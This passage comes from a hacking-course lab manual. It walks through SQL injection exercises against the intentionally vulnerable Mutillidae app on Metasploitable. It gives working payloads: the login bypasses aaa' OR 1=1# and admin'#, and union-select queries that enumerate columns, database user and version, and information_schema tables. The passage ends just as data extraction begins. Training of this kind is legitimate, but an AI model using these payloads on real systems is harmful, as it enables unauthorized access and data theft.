



https://t.me/learningnets

6. Logout
7. Login again as follow:

Username = test <or the user you created>
Password= just put the character ‘

8. Logon will fail but the system will through SQL error




**Error Analysis**

9. It is a database error that contain the location of the file and the database statement that failed (Select * FROM accounts WHERE username=’test’ AND password=’’’
10. Which mean the database is vulnerable to SQL injection.

## 13.2. Injecting a code in webpage

### Exercise 54: Injecting Code into Webpage

1. Go back to login page and enter the username (user)


2. Enter the user password followed by statement AND space 1=1# (password’ AND 1=1#) and hit enter.

3. If the page login without error that's mean the page accepted the injected code 1=1




4. Login will be successful because we provide the password and true SQL statement which AND 1=1#, this means the filed accept any SQL statement.
5. To prove, Logout and log back again but replace 1=1 with 1=2 and the page should give an error and Login will fail because of the AND statement is not true.

https://t.me/learningnets





6. Even though we give the right username and password, the page gave us error because the added SQL statement AND is followed by 1=2 which is not true.
7. This confirms the website is actually injecting anything in the Password field, which mean that we can use the password field to inject complete SQL statement and the website will execute it, if it is in the right SQL format.

## Exercise 55: Login as Admin without a password

In this exercise we are going to use SQL injection to allow us to login to the webpage as an Admin without knowing the Admin password, instead we are going to use OR statement in the password filled.

1. Open the Mutillidae page
2. Click on Login/Register
3. In the username field enter admin
4. In the password field enter aaa' OR 1=1# and enter

https://t.me/learningnets




5. The system here tries to run the following SQL statement

```
Select * FROM accounts WHERE username= 'admin'AND password='aaa' or 1=1 #'
```

6. The first part is Not True because the Admin password we entered is not right, because we used OR statement and the second part is True (1=1) the system allow us to continue to the Admin page.


**Injecting using the Username Field:**

https://t.me/learningnets

7. The statement that the webpage tries to run for username and password is as following


```
Select * FROM accounts WHERE username= '$USERNAME'AND password='$PASSWORD'
```

8. we were injecting using the password field, in this exercise we will try to use the username field to inject a SQL code




9. Here we enter admin followed by the **one quotation and the # sign**, this sign telling the code to ignore anything behind it including the password. The system will allow us to login even though no password entered.

https://t.me/learningnets




https://t.me/learningnets

## 13.3. Discovering SQL injection in GET

**What is the difference between HTTP GET and HTTP POST?**

HTTP POST requests supply additional data from the client (browser) to the server in the message body. In contrast, GET requests include all required data in the URL. Forms in HTML can use either method by specifying method="POST" or method="GET" (default) in the <form> element. The method specified determines how form data is submitted to the server. When the method is GET, all form data is encoded into the URL, appended to the action URL as query string parameters. With POST, form data appears within the message body of the HTTP request.

In the previous method we were using POST method to do SQL injections using the field of username and password to POST the injection, in this exercise we are going to use GET method which uses the URL bar to do the injection.

### Exercise 56: Discovering SQL injection vulnerability with GET

1. From Kali Linux open web browser and enter the IP address of Metasploitable virtual machine then go to Mutillidae page.




2. Login as user and go to page:
3. OWASP Top 10

https://t.me/learningnets

4. A1 Injection
5. SQLi - Extract Data
6. User Info




7. Copy the URL Link
8. Open leafpad text editor and paste the URL as shown above
9. Insert statement (order by 1) to tell the database to list data from coulomb 1 to prove that we can inject in the URL





10. The order by statement is inserted after the username ( ‘ order by 1 %23 )
11. The %23 is the html character equivalent to # character
12. Note that when we insert the line in URL we have to change spaces and signs to HTML code. Below a table for character conversion from sign to HTML where space=%20



ASCII Encoding Reference

| Character | From Windows-1252 | From UTF-8 |
|---|---|---|
| space | %20 | %20 |
| ! | %21 | %21 |
| " | %22 | %22 |
| # | %23 | %23 |


13. Copy the modified URL to the URL field and hit Enter




14. You will login to the page normally and have the results as

expected

15. If you replace order by 1 to order by 10 you going to see an error from the database because the is no column number 10.




16. That proof that the page is vulnerable to SQL injection as it interacts with the commands we inter in the URL.


## 13.4. Reading Database Information:

To read database information we need to guess how many columns is the database, in the previous example we told order by 10 which gave us error, we are going to try order by statement until it stop giving the error

### Exercise 57: Reading and Extracting Data from Website

**Continue from Exercise 56 step 16**

https://t.me/learningnets





17. Order by 6 is still giving error, which means the Database number of Columns is below 6
18. Keep trying until the error goes away
19. So now we know the Database number of columns 5 we are going to insert new SQL code to list all the Columns
20. Insert ‘union select 1,2,3,4,5 (union select is a SQL command that will allow us to to have more than one select in the same command. The command will list for us the columns as seen below column 2 is called user name , column 3 is password , column 4 is signature

https://t.me/learningnets




21. The result shown in the screenshot
22. We can replace with union select 1, database (), user (), version (), 5# to list the database name and database user and version




23. See the database name is owasp10 and the database user is root,

https://t.me/learningnets

which mean that the web application is connected to database as root and therefore we can pass any SQL command as root, in fact the main objective of this exercise is to prove that we can get results from the database by injecting a SQL commands in the URL.

24. To read more data from the database we are going to read the tables in the database from the information_schima in the Mysql Database

```
union select 1,table_name,null,null,5 from information_schema.tables
```




25. By executing these commands we got all the tables in all databases
26. If we want to look at the tables of specific database such as owasp10
27. Insert the following statement

```
union select 1,table_name,null,null,5 from information_schema.tables where table_schema = 'owasp10'
```

**Extracting sensitive data:**

